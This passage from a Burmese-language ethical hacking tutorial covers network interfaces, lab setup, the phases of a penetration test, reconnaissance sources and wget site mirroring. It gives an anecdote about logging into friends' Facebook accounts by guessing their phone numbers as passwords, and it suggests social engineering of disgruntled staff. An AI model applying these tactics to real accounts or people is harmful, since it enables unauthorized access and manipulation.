ရှုပ်သွားသလားမသိဘူးဗျ။ နည်းနည်းတော့ ပိုပြီး ရှင်းပြဖို့လိုပြီထင်တယ်။ ဒီလိုပါ။ ကျွန်တော်တို့ ကွန်ပျူတာကို အင်တာနက် ချိတ်ဆက်သုံးနေတဲ့ ပုံစံ နှစ်ခု ရှိတယ်။ wlan0 & eth0 ကို ရှင်းပြပြီးပြီနော်။ အဲသည် wlan0 တို့ eth0 တို့ ဆိုတာက network interface တွေပါ။

(wlan0) wireless network interface card


(eth0) network interface card

အထက်ပါ ပုံ နှစ်ပုံမှာ wlan0 နဲ့ eth0 တို့ connect to internet

ပြုလုပ်နိုင်စေဖို့ အသုံးပြုထားတဲ့ network interface card တွေကို ဖော်ပြပေးထားပါတယ်။ ဆိုလိုတာကတော့ သူတို့တွေဟာ hardware တွေ ကိုယ်စီရှိမှ အလုပ်လုပ်နိုင်တယ်ဆိုတာပါ။ ဥပမာ wifi card မပါရင် wifi အသုံးပြုလို့ မရနိုင်ပါဘူး။ eth0 ကတော့ ကွန်ပျူတာတိုင်းမှာ ပါဝင်ပါတယ်။ (ယနေ့ခေတ် Laptop & Notebook တွေမှာတော့ wifi card ပါ ပါဝင်ကြပါတယ်။)

lo အကြောင်း ဆက်ပါမယ်။ wlan0 တို့ eth0 တို့ဟာ ချိတ်ဆက်ထားတဲ့ ကွန်ယက် ပြတ်တောက်သွားတဲ့အခါ အသုံးပြုလို့ မရနိုင်တော့ပါဘူး။ ဒါပေမယ့် lo ကတော့ local မှာ run နေတဲ့ server တွေကို ခေါ်သုံးနိုင်နေဆဲ ဖြစ်ပါတယ်။ lo အတွက် သီးသန့် hardware မလိုအပ်ပါဘူး။ lo ကလည်း အခြား hardware တွေကို ကိုယ်စားပြုမှာ မဟုတ်ပါဘူး။ IP address အကြောင်း ပြန်ဆက်ရအောင်ပါ။

အဲသည်တော့ ကျွန်တော်တို့အနေနဲ့ မဖြစ်မနေ သိမှတ်ထားသင့်တာက wlan0 နဲ့ eth0 မှာ ကျွန်တော်တို့ ဘာကို အသုံးပြုနေလဲဆိုတာပါ။



```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether b8:2a:72:aa:d5:c6  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 628  bytes 47180 (46.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 628  bytes 47180 (46.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.150  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::fe80:4ff:fe80:fe80:  prefixlen 64  scopeid 0x20<link>
        ether 64:5a:04:63:9a:0c  txqueuelen 1000  (Ethernet)
        RX packets 13911  bytes 14302733 (13.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11381  bytes 2069108 (1.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

ကျွန်တော်တို့ ခု အသုံးပြုမယ့် Kali Linux မှာတော့ ifconfig ဖော်ကြည့်လိုက်တာနဲ့ etho, lo, wlan0 ဆိုတာတွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့က eth0 ကို သုံးနေရင် eth0 မှာ IP address တွေ့ရပါမယ်။ ခုပုံထဲမှာတော့ ကျွန်တော်က wifi ကို အသုံးပြုထားတာမို့ wlan0 မှာ တွေ့မြင်ရမှာဖြစ်ပါတယ်။

အားလုံးကို မကြည့်ချင်ဘူး။ ကျွန်တော်တို့ အသုံးပြုနေတဲ့ interface တစ်ခုတည်းကိုသာ ကြည့်ချင်တယ်ဆိုရင်တော့ ကျွန်တော်တို့အနေနဲ့ ifconfig wlan0 (or) ifconfig eth0 ဆိုပြီး ကြည့်နိုင်ပါတယ်။ တစ်ခုစီကြည့်လည်း အတူတူပဲ မို့ ဖော်မပြတော့ဘူးနော်။ ပြန်ဆက်ရရင် ကျွန်တော်အသုံးပြုနေတဲ့ wlan0 မှာ ဒုတိယ စာကြောင်းမှာကြည့်တဲ့အခါ inet 192.168.10.150 netmask 255.255.255.0

broadcast 192.168.10.2555 ဆိုပြီး တွေ့ရမှာဖြစ်ပါတယ်။ ရှေ့ဆုံးက inet 192.168.10.150 ဆိုတာက ကျွန်တော့်ရဲ့ လက်ရှိ IP address ပေါ့။ စာရှုသူတို့ရဲ့ IP address ကတော့ 192.168.--.-- ဖြစ်နိုင်ပါတယ်။ VMWare (or) Virtualbox မှာဆိုရင်တော့ အားလုံးကွဲချင်လည်း ကွဲပြားနေနိုင်ပါတယ်။ ကိုယ့် address ကို ကိုယ်သုံးရမှာပေါ့။ :)

2.Hacking Lab

ဒီအကြောင်းနဲ့ ပတ်သက်ပြီးတော့ အသေးစိတ်ဖော်ပြရင် စာမျက်နှာတွေ များပြီး ကျန်တဲ့ အရာတွေအတွက် စာမျက်နှာ မကျန်မှာစိုးတာကြောင့် ပြုလုပ်နည်းတွေကို ဖော်မပြတော့ဘူးနော်။ www.khitminnyo.com မှာ Hacking Lab ဖန်တီးခြင်းနည်းလမ်းတွေကို ကြည့်ရှုနိုင်ပါတယ်။ hacking Lab ဆိုတာကတော့ ကျွန်တော်တို့အနေနဲ့ Hacking လေ့လာရင်း ကျွန်တော်တို့ရဲ့ စမ်းသပ်မှုတွေကို စမ်းသပ်လုပ်ဆောင်တဲ့အခါ မည်သူ့ကိုမျှ မထိခိုက်စေဘဲ လုပ်ဆောင်နိုင်စေဖို့အတွက် ကျွန်တော်တို့စက်ထဲမှာတင် တည်ဆောက်ထားတဲ့ Virtual Laboratory ကို ဆိုလိုပါတယ်။

အဓိကအားဖြင့်တော့ hacking lab အဖြစ် VirtualBox (or) VMWare ကို အသုံးပြုကြပါတယ်။ အဲသည်မှာ အဓိက တင်လေ့ရှိတာတွေကတော့ ကျွန်တော်တို့ရဲ့ Host OS ပေါ် မူတည် ကွာခြားနိုင်ပါတယ်။ ကျွန်တော်တို့က Windows ကို Host အဖြစ် သုံးထားတယ်ဆိုရင်တော့ VM တွေအဖြစ် Kali Linux, Windows (စမ်းသပ်ရန်) , Metasploitable, DVWA စတာတွေ ဖြစ်ပါတယ်။ ကျွန်တော်တို့က Host အဖြစ် Kali ကို အသုံးပြုထားတယ်ဆိုရင်တော့ VM မှာ Windows, Metasploitable, DVWA စတာတွေကို Hacking Lab အနေနဲ့ ထည့်သွင်းထားနိုင်ပါတယ်။

မိမိတို့ စက်၏ RAM နှင့် HDD memory အရ ဘာတွေ ဘယ်လို တင်ပြီး အသုံးပြုသင့်လဲဆိုတာကို ကျွန်တော်တို့ရဲ့ Facebook Group ကနေဖြစ်စေ၊ viber ကနေ ဖြစ်စေ ဆွေးနွေးနိုင်ပါတယ်ခင်ဗျာ။

CHAPTER 7: Penetrating Testing Life-cycle

Steps performed by Hackers

Hacker တွေဟာ တစ်ဦးနဲ့တစ်ဦး မတူညီကြပါဘူး။ သူတို့မှာ မတူညီတဲ့ motives တွေ၊ techniques တွေနဲ့ abilities တွေ ရှိကြပါတယ်။ အဲသလိုပါပဲ။ လုပ်ဆောင်တဲ့ လုပ်ဆောင်ပုံတွေလည်း ကွာခြားမှု ရှိတတ်ကြပါသေးတယ်။ ယေဘုယျအားဖြင့် Hacker တွေ လုပ်လေ့ရှိတဲ့ အဆင့်တွေကို 1.Reconnaissance, 2.Scanning, 3.Access and escalation, 4.Ex-filtration, 5.Sustainability, 6.Assault & 7.Obfuscation ဆိုပြီး ၇ဆင့် ခွဲခြားလေ့ရှိကြပါတယ်။ ဒီစာအုပ်ထဲမှာတော့ Penetrating Testing (Ethical Hacking) ကို အခြေခံပြီး အဓိက လုပ်ဆောင်ချက် အဆင့် ၅ဆင့် အဖြစ်သာ အကျဉ်းချုံ့ ဖော်ပြပေးသွားပါမယ်။

Phase 1. Reconnaissance

အမှုတစ်ခု ဖြစ်တယ် ဆိုကြပါစို့။ ထိုအမှုမှာ မသင်္ကာဖွယ် အုပ်စု (group) တစ်ခုကို တွေ့တယ်ဆိုကြပါစို့။ ကျွန်တော်တို့က ဥပဒေဘက်တော်သားတွေ အနေနဲ့ တွေးကြည့်ရအောင်။ ပထမဆုံး ဘာလုပ်မလဲ။ ထို အုပ်စုကို တိုက်ရိုက် သွားဖမ်းမလား။ ဒီနေရာမှာ ကျွန်တော်တို့စဉ်းစားရမှာက ဘာအချက်အလက်မှ ရှိမထားဘဲနဲ့ သွားဖမ်းရင် ကိုယ့်ရှူးကိုယ်ပတ်ပြီး ကိုယ့်ဘက် မြားဦးပြန်လည်လာမှာဖြစ်သလို အရေးကြီးသော ကွင်းဆက်တွေပါ ပြတ်သွားမှာဖြစ်ပါတယ်။

ဒီတော့ ကျွန်တော်တို့ ဘာလုပ်ကြမလဲ။ ထို မသင်္ကာဖွယ်အုပ်စုကို စောင့်ကြည့်ရပါမယ်။ သူတို့အကြောင်း ရအောင် အရင် စုံစမ်းရပါမယ်။ သူတို့က ဘာတွေလုပ်ဆောင်ကြလဲ။ ဘာတွေကို အသုံးပြုနေကြလဲ။ သူတို့မှာ ဘာလက်နက်တွေ ရှိမလဲ။ သူတို့တွေရဲ့ နောက်ကွယ်မှာ ဘာတွေရှိသေးလဲ။ စသည်ဖြင့် ကျွန်တော်တို့ target ထားတဲ့ အုပ်စုနဲ့ ပတ်သက်ဆက်နွယ်သမျှ အချက်အလက်အားလုံးကို ရှာဖွေစုဆောင်းရမှာ ဖြစ်ပါတယ်။

ထို့အတူပါပဲ။ Penetrating Testing (Hacking) တစ်ခုခု လုပ်ဆောင်မယ်ဆိုပါက ကျွန်တော်တို့ Target ထားတဲ့ company (or) organization နဲ့ ပတ်သက်ဆက်နွယ်တဲ့ information တိုင်းကို စုဆောင်းထားဖို့ လိုအပ်ပါမယ်။ ထိုသို့ information စုဆောင်းတဲ့အခါ အင်တာနက်ကနေ ရှာဖွေစုဆောင်းနိုင်တာရှိသလို ပြင်ပမှာ ရှာဖွေစုဆောင်းရတာတွေလည်း ရှိနိုင်ပါတယ်။ အဲသည်တော့ ကျွန်တော်တို့အနေနဲ့ ပထမဆုံး လုပ်ဆောင်ရမယ့်အဆင့်က Reconnaissance (or) Information Gathering (or) Footprinting ဖြစ်ပါတယ်။

အသေးစိတ်ကို သက်ဆိုင်ရာအခန်းတွေမှာ ထပ်မံ ဆွေးနွေးသွားပါမယ်။

Phase 2. Scanning

ရန်သူ့နယ်မြေနဲ့ ကပ်လျက်ရှိတဲ့ တောင်ပူစာလေးပေါ်မှာ ရောက်ရှိနေတဲ့ စစ်သားတစ်ယောက်ကို မြင်ယောင်ကြည့်ပါ။ Only one နော်။ သူ့လက်ထဲမှာ လမ်းညွှန်မြေပုံညွှန်းတစ်ခု ပါလာသလို သူ့ဆီမှာ မှန်ပြောင်းတစ်လက်လည်း ပါလာပါတယ်။ ရန်သူတွေ အလွယ်တကူ မြင်မသွားဖို့အတွက် ထူထပ်သိပ်သည်းတဲ့ ခြုံပုတ်တွေကြားမှာ ပုန်းကွယ်ရင်း သူ့တပ်ဆီကို သတင်းပြန်ပို့နေပါတယ်။

ရန်သူစခန်းက မြေပုံညွှန်းထဲကအတိုင်း တူညီကြောင်း (သို့မဟုတ်) မြေပုံညွှန်းထဲက ဘယ်နေရာမှာ ဖြစ်ကြောင်း၊ ရန်သူ့အင်အားသည် ခန့်မှန်းခြေအားဖြင့် ဘယ်လောက်ရှိကြောင်း၊ အဆောက်အဦး ဘယ်နှခု မြင်တွေ့ရကြောင်း၊ ရန်သူ့ကင်းစခန်းတွေ ဘယ်နှခုရှိပြီး ဘယ်နေရာတွေကို အဓိက စောင့်ကြည့်လျက်ရှိကြောင်း၊ စသည်ဖြင့် သတင်းပြန်ပို့ပါတယ်။

ဒီဖြစ်စဉ်ကလေးမှာကြည့်ရင် ဖော်ပြပါ စစ်သားမှာ mission တစ်ခု ရှိနေတာကို သိနိုင်ပြီး သူ့အနေနဲ့ ကြိုတင်သတင်းရရှိထားတဲ့ အချက်အလက်နဲ့ မြေပြင်သတင်း (လက်တွေ့ အခြေအနေ) နဲ့ ကွာဟမှု ရှိမရှိ စတာတွေကို သိရှိအောင်လုပ်ဖို့ တာဝန်တစ်ခု ရှိနေတာ တွေ့ရပါမယ်။ သူ့တာဝန်က တိုက်ခိုက်ဖို့ မဟုတ်သေးပါဘူး။

အလားတူပါပဲ။ Penetrating Testing ပြုလုပ်တော့မယ်ဆိုပါကလည်း ပထမအဆင့် (Phase 1) မှာ ရရှိခဲ့တဲ့ သတင်းအချက်အလက်တွေအပေါ် အခြေခံပြီး Target network & information system တွေကို Scan ပြုလုပ်ပါတယ်။ ဒါက Phase 2 ပေါ့။ ဒီအဆင့်မှာတော့ Scanning ပြုလုပ်နိုင်တဲ့ tool တွေကို အသုံးပြုပြီး Target's Network & system infrastructure ကို ပိုပြီး သိရှိနိုင်ဖို့ ကြိုးစားရပါမယ်။ ဒါမှသာ နောက်တစ်ဆင့်မှာ ဘယ်လို exploit လုပ်ရမယ်ဆိုတာကို ဆုံးဖြတ်နိုင်မှာ ဖြစ်ပါတယ်။

အသေးစိတ်ကိုတော့ သက်ဆိုင်ရာအခန်းတွေမှာ ဆက်လက်ဖော်ပြပေးသွားပါမယ်။

Phase 3. Exploitation

တကယ့် စစ်သားတွေအတွက်တော့ ဒီအဆင့်မှာ တိုက်ခိုက်နေတာလည်း ဖြစ်ကောင်း ဖြစ်နေနိုင်ပါတယ်။ ဒါပေမယ့် Ethical Hacking မှာတော့ အနည်းငယ် ပုံစံပြောင်းလိုက်ရအောင်။ ဒီအဆင့်မှာတော့ စောစောက ပြောခဲ့တဲ့ စစ်သားလေးဟာ မှိန်ပျပျလရောင် နဲ့ အုံ့နေတဲ့ တိမ်တိုက်တွေကို အကာအကွယ်ယူပြီး ရန်သူ့စခန်းစည်းရိုးအနားကို ချဉ်းကပ်လာပါတယ်။ သူကြိုတင်လေ့လာခဲ့တဲ့ ကင်းစောင့်တွေရဲ့ အနေအထားပေါ် မူတည်ပြီး အားနည်းတဲ့ ဘက်ကနေ ကွေ့ပတ်လာခဲ့ပါ။

မသည်းမကွဲလရောင် အပြင် ထူထပ်နေတဲ့ တိမ်တွေကပါ သူ့ကို ကူညီပေးနေတာကြောင့် စည်းရိုးကို ကျော်ပြီး ဝင်နိုင်ခဲ့သလို ဘယ်သူမှ

မလာနိုင်ဘူးထင်ပြီး နိုးကြားမှုမရှိတဲ့ အစောင့်တွေကြောင့် ပင်မအဆောက်အဦးရဲ့ နောက်ဘက်တံခါးပေါက်ကို ဖွင့်ပြီး ဝင်ရောက်နိုင်ခဲ့ပါတယ်။ အဆောက်အဦးထဲက အရေးပါတဲ့ အချက်အလက်တွေ ပါဝင်တဲ့ ဖိုင်ကို ရယူခဲ့ပြီး လာလမ်းအတိုင်း ဘယ်သူမှ မသိအောင် ပြန်ထွက်လာနိုင်ခဲ့ပါတယ်။ ဆိုကြပါစို့။

အထက်ပါ ဖြစ်စဉ်ဟာ Hacking ရဲ့ Phase 3 ဖြစ်ပါတယ်။ ဒီ Phase ရဲ့ ရည်ရွယ်ချက်က target system ထဲကို ဝင်ရောက်ပြီး အချက်အလက်တွေ ရယူလျက် ဘယ်သူမှ မသိအောင် ပြန်ထွက်လာနိုင်ဖို့ ဖြစ်ပါတယ်။ ဒီလို လုပ်ဆောင်နိုင်ဖို့အတွက် Target system ရဲ့ Vulnerability (အားနည်းချက်)တွေအရ exploit တွေကို မှန်ကန်စွာ အသုံးပြုနိုင်ဖို့ လိုအပ်ပါတယ်။

Phase 4. Maintaining Access

စောစောက ပြောခဲ့တဲ့ ရန်သူ့စခန်းထဲ ဖောက်ဝင်နိုင်ခဲ့တဲ့ စစ်သားလေးရဲ့ အတွေ့အကြုံနဲ့ ရေးဆွဲထားတဲ့ ပုံတွေအရ ကျွမ်းကျင်တဲ့ အင်ဂျီနီယာတွေဟာ ပင်မ အဆောက်အဦ ရဲ့ အချက်အချာအကျဆုံးအခန်း အောက်တည့်တည့်ထိ မြေအောက်ကနေ ဥမင်လှိုဏ်ခေါင်း တူးနိုင်ပါတယ်။ ရည်ရွယ်ချက်ကတော့ နောက်တစ်ကြိမ် ပိုမိုလွယ်ကူမြန်ဆန်စွာ ထပ်မံဝင်ရောက်နိုင်ဖို့ ဖြစ်ပါတယ်။

အလားတူပါပဲ။ Hacking ရဲ့ Phase 4 ကလည်း target system ထဲကို နောက်တစ်ကြိမ် ပြန်လည်ဝင်ရောက်ရာမှာ ပိုမို လွယ်ကူစေဖို့အတွက် Backdoor & rootkit တွေကို ချန်ထားနိုင်ခဲ့ဖို့ လိုအပ်ပါတယ်။ ဒါမှသာ နောက်တစ်ကြိမ် ထပ်မံဝင်ရောက်လိုပါက ပိုမိုလွယ်ကူမြန်ဆန်မှာ ဖြစ်ပါတယ်။ ဒါဟာ Maintaining Access ပါပဲ။

Phase 5. Reporting

ဒီအဆင့်ကိုတော့ Ethical Hacker (Penetrating Tester) တွေကသာ လုပ်ဆောင်လေ့ရှိပါတယ်။ Target system နဲ့ ပတ်သက်ပြီး အပေါ်မှာ ဖော်ပြခဲ့တဲ့ Phase လေးခုကို အောင်မြင်ခဲ့ပြီးတဲ့နောက် Target system ရဲ့ တာဝန်ရှိသူတွေထံ ဆက်သွယ်ပြီး Report ပေးရပါတယ်။ System ရဲ့ အားနည်းချက်တွေ၊ ဝင်ရောက်ခဲ့ပုံတွေနဲ့ ဘယ်အဆင့်ထိ လုပ်ဆောင်နိုင်မယ်ဆိုတာ၊ တကယ်တမ်းတိုက်ခံရရင် ဘာတွေ ဘယ်လောက်ထိ ဆုံးရှုံးသွားနိုင်မယ်ဆိုတာတွေကို Target company (or) Organization က သိရှိတွေးမိနိုင်စေဖို့ ဖြစ်ပါတယ်။

ဒါကတော့ Steps performed by Hackers ကို အကျဉ်းချုပ် ဖော်ပြခဲ့ခြင်းသာဖြစ်ပါတယ်။ ဒီဆွေးနွေးမှုလေးကို ဒီနေရာမှာ ရပ်နားလိုက်ရအောင်။ နောက်ထပ် CHAPTER တစ်ခုမှာ first step ကို ဆွေးနွေးသွားပါမယ်။

CHAPTER 8: Reconnaissance

Introduction

စစ်ပွဲတစ်ခု မစတင်မီ ရန်သူနဲ့ ပတ်သက်တဲ့ သတင်းအချက်အလက် မှန်သမျှကို ရနိုင်သမျှ ရအောင် စုစည်းရသလိုပါပဲ။ Penetrating Tester တစ်ယောက်အနေနဲ့လည်း Pen-testing တစ်ခု မစတင်မီ Target system နဲ့ ပတ်သက်သမျှ information အားလုံးကို စုစည်းရပါတယ်။ Information အတော်များများကို Google မှာ ရနိုင်သလို Social Media တွေဖြစ်တဲ့ Facebook, twitter, ... စတာတွေကနေလည်း ရရှိနိုင်ပါသေးတယ်။

အချက်အလက် စုဆောင်းခြင်း (Information Gathering) ကို Footprinting လို့ခေါ်ဆိုပြီး ထိုသို့ အချက်အလက်စုဆောင်းတဲ့ the whole process ကိုတော့ Reconnaissance လို့ ခေါ်ဆိုတာ ဖြစ်ပါတယ်။ ဒါကြောင့် အကြမ်းဖျင်းပြောရရင် ဒီသုံးခု က အတူတူပါပဲ။

ဒါကြောင့် Reconnaissance ဆိုတာ Target နဲ့ ပတ်သက်တဲ့ information မှန်သမျှကို ရနိုင်သမျှ ရအောင် စုတဲ့ Hacker တွေရဲ့ ပထမဆုံး ခြေလှမ်း ဖြစ်ပါတယ်။ Target လို့ ဆိုရာမှာ target သည် network (or) system တစ်ခုခု ဖြစ်နေနိုင်ပါတယ်။ ဒီအဆင့်မှာ ရရှိလာမယ့် information တွေက target's network infrastructure နဲ့ security ကို map ရေးဆွဲရာမှာ များစွာ အထောက်အကူရမှာဖြစ်ပါတယ်။ ဒီ information တွေကနေတစ်ဆင့် ကျွန်တော်တို့ရဲ့ target system ကို ဝင်ရောက်နိုင်မယ့် နည်းလမ်းတွေကို ဖန်တီးနိုင်စေပါလိမ့်မယ်။

ကောင်းပြီ။ ဒါဆို ကျွန်တော်တို့ ဘယ်အချက်အလက်တွေကို စုဆောင်းရမလဲ။ Sensitive information တွေက ဘာတွေလဲ။ Sensitive information ဆိုတာက ကျွန်တော်တို့ Tayget ရဲ့ network type, network devices & systems, employee information (name, phone, email, etc...), physical & electronic security systems, company (or) organization structure, departments, charts, IP space & network topology အပါအဝင် organizational infrastructure တွေ၊ organizational partners, physical location တွေ စတာတွေ ဖြစ်ကြပါတယ်။

ကောင်းပြီ။ အဲသည်အချက်အလက်တွေက ဘယ်ကရမလဲ။ အဲသည်အချက်အလက်တွေကို ဘယ်ကနေ ရမလဲဆိုတော့ google နဲ့ duck duck go တို့လို internet search engine တွေကနေလည်း ရရှိနိုင်သလို company ရဲ့ website တွေ၊ အလုပ်ခေါ်စာတွေ ကနေလည်း သိရှိရယူနိုင်ပါတယ်။ company employee တွေထံကနေလည်း ရရှိနိုင်သေးသလို company ကနေ အလုပ်ထွက်သွားတာ မကြာသေးတဲ့ သူတွေ၊ အလုပ်ထဲမှာ (မိမိအောက်ကလူက မိမိထက် ရာထူးတိုးသွားလို့)

မကျေမနပ် ဖြစ်နေတဲ့ ဝန်ထမ်းမျိုးဆီကနေလည်း ရရှိနိုင်ပါသေးတယ်။ ထိုသို့ ပြင်ပလူတွေဆီကနေ ရယူနိုင်ဖို့အတွက်တော့ Social Engineering ကို အသုံးပြုကြပါတယ်။

Reconnaissance အကြောင်းကို အပြည့်အစုံဖော်ပြမယ်ဆိုရင်တော့ စာအုပ်တစ်အုပ်နီးပါး ရှည်လျားသွားနိုင်ပါတယ်။ ဒါကြောင့် ဒီလောက်နဲ့ပဲ ရပ်လိုက်ပါရစေ။

Start with the Targets Own Website

ပထမဆုံးအနေနဲ့ ကျွန်တော်တို့ target ရဲ့ own website ကို သွားကြည့်ရအောင်။ website တော်တော်များများမှာ organizational chart တွေ leader profile တွေကို ဂုဏ်ယူစွာ ဖော်ပြထားလေ့ရှိပါတယ်။ ဒါတွေဟာလည်း အရေးပါပြီး ဒီအချက်တွေပေါ် အခြေခံလျှက် social media profile တွေကို ရှာဖွေနိုင်သလို social engineering ကို အသုံးပြုစရာ လမ်းဖွင့်နိုင်မှာလည်း ဖြစ်ပါတယ်။

ဥပမာ ပြောရရင် အချို့သော Facebook User တွေသည် ခုချိန်ထိ passwords နေရာမှာ phone number တွေကို ထားနေကြဆဲဖြစ်ပါတယ်။ အဲသလိုပါပဲ။ login ပြုလုပ်ရတဲ့ profile အချို့မှာလည်း ဖုန်းနံပါတ်ကို မှတ်မိလွယ်အောင် password ပြုလုပ်ထားကြတာတွေ ရှိတတ်ပါသေးတယ်။ ကျွန်တော် အပြင်မှာ ရင်းနှီးတဲ့ facebook fir အနည်းငယ်ကို စမ်းသပ်ကြည့်ခဲ့ဖူးပါတယ်။ id ကို profile link ကနေ ယူပြီး passwords နေရာမှာ သူ့ဖုန်းနံပါတ်တွေထဲက လိုက်ဖြည့်ကြည့်လိုက်တော့ ဖုန်းနံပါတ်တစ်လုံးမှာ ဝင်လို့ရနေတာကို သွားတွေ့မိပါတယ်။

ဒါကြောင့် ကျွန်တော်တို့အနေနဲ့ မိမိတို့လုပ်ငန်းအတွက် Login တွေ ထားရတဲ့အခါတွေမျိုးမှာ ဖုန်းနံပါတ်တွေကို password မထားမိဖို့ အရေးကြီးပါတယ်။ မိမိတို့ organization ထဲက device (computers) တွေကို အသုံးပြုရသူတွေကိုလည်း ထိုနည်းတူ သိရှိအောင် မှာထားဖို့ လိုအပ်ပါတယ်။

အချို့သော website တွေမှာတော့ အလုပ်ခေါ်စာတွေ ရှိတတ်ကြပါတယ်။ ထိုအလုပ်ခေါ်စာတွေမှာ လိုအပ်သော အရည်အချင်းများ (သို့မဟုတ်) လုပ်ဆောင်ရမည့် အလုပ်များကို ကြည့်ရှုခြင်းအားဖြင့်လည်း ထို organization မှာ အသုံးပြုနေတဲ့ technology တွေကို သိရှိနိုင်ပါတယ်။ ဥပမာ - systems administrator အလုပ်အတွက် ဖော်ပြချက်မှာ that are familiar with Active Directory and Windows server 2012 ဆိုတဲ့ ဖော်ပြြချက်မျိုးဟာ ထို organization မှာ အနည်းဆုံးတော့ Windows server 2012 တော့ အသုံးပြုနေတယ်ဆိုတာကို သိရှိနိုင်ပါတယ်။ အဲသည် အချက်အလက်ပေါ် မူတည်ပြီး hacker က ဖြစ်နိုင်ချေရှိတဲ့ vulnerability တွေကို စဉ်းစားရပါတယ်။ vulnerability ပေါ် မူတည်ပြီး တိုက်ခိုက်နိုင်မယ့် exploit တွေကိုလည်း စဉ်းစားနိုင်ပါတယ်။

နောက်ပြီး ကျွန်တော်တို့ နိုင်ငံမှာ လက်ရှိ အသုံးပြုနေတဲ့ ကွန်ပျူတာတွေရဲ့

windows ပိုင်းကို လေ့လာကြည့်ရအောင်။ ကျွန်တော်တို့တွေက Microsoft Windows ကို license version အဖြစ် ဝယ်ယူအသုံးပြုသူ အလွန်နည်းပါတယ်။ crack version တွေကိုသာ အသုံးပြုမှု များပြားခြင်း၊ patch management ပိုင်း အားနည်းခြင်း စတာတွေကလည်း vulnerable ဖြစ်စေတဲ့အထဲမှာ ထိပ်ဆုံးက ရှိနေကြပါတယ်။

Website Mirroring

ကျွန်တော်တို့ရဲ့ Target website ကို evaluate လုပ်ဖို့ရာအတွက် website တစ်ခုလုံးကို offline အသုံးပြုနိုင်ဖို့အတွက် copy ယူထားနိုင်ပါသေးတယ်။ full site cloning လို့လည်း ခေါ်ပါတယ်။ ထို့အတွက် ကျွန်တော်တို့ အသုံးပြုမယ့် Kali Linux မှာ build in ပါဝင်ပြီးဖြစ်တဲ့ wget command ကို အသုံးပြုနိုင်ပါတယ်။ မှတ်ထားရမှာက ထိုသို့ အသုံးပြုတဲ့အခါမှာ PHP script တွေနဲ့ ဖန်တီးထားတဲ့ အချို့သော web page server side programming တွေကိုတော့ copy ကူးနိုင်မှာ မဟုတ်ပါဘူးဆိုတာပါ။ ဥပမာအနေနဲ့ http://www.bible-history.com/ ကို clone ရိုက်ပြပါမယ်။

```
root@kali:~# wget -m -p -E -k -K -np -v http://www.bible-history.com/
--2017-09-30 11:10:50--  http://www.bible-history.com/
Resolving www.bible-history.com (www.bible-history.com)... 207.244.146.186
Connecting to www.bible-history.com (www.bible-history.com)|207.244.146.186|:80.
.. connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: ‘www.bible-history.com/index.html’

www.bible-history.c     [   <=>             ]  40.65K  69.0KB/s    in 0.6s

Last-modified header missing -- time-stamps turned off.
2017-09-30 11:10:52 (69.0 KB/s) - ‘www.bible-history.com/index.html’ saved [4162
9]

Loading robots.txt; please ignore errors.
--2017-09-30 11:10:52--  http://www.bible-history.com/robots.txt
Reusing existing connection to www.bible-history.com:80.
HTTP request sent, awaiting response... 200 OK
Length: 42 [text/plain]
Saving to: ‘www.bible-history.com/robots.txt’

www.bible-history.c 100%[===================>]      42  --.-KB/s    in 0s
```

အထက်ပါပုံမှာ ကြည့်ပါ။ ကျွန်တော် အသုံးပြုပြသွားတဲ့ command လေးက wget -m -p -E -k -K -np -v http://www.bible-history.com/ ဖြစ်ပါတယ်။

```
root@kali:~# wget -m -p -E -k -K -np -v http://www.bible-history.com/
```

အထက်ပါ command ကို လေ့လာကြည့်မယ်ဆိုရင်တော့ wget ဆိုတဲ့ main command ရဲ့ နောက်မှာ options များစွာ ကပ်ပါနေတာကို တွေ့ရမှာပါ။ တစ်ခုချင်းစီရဲ့ ဖွင့်ဆိုချက်ကိုတော့ manual & help တွေမှာ ကြည့်ရှုနိုင်ပါတယ်။ အဲအကြောင်း နောက်မှ ဆက်ပြောပါ့မယ်။ ခုတော့ wget နဲ့ clone ရိုက်တဲ့အကြောင်းကိုပဲ ဆက်ရအောင်။

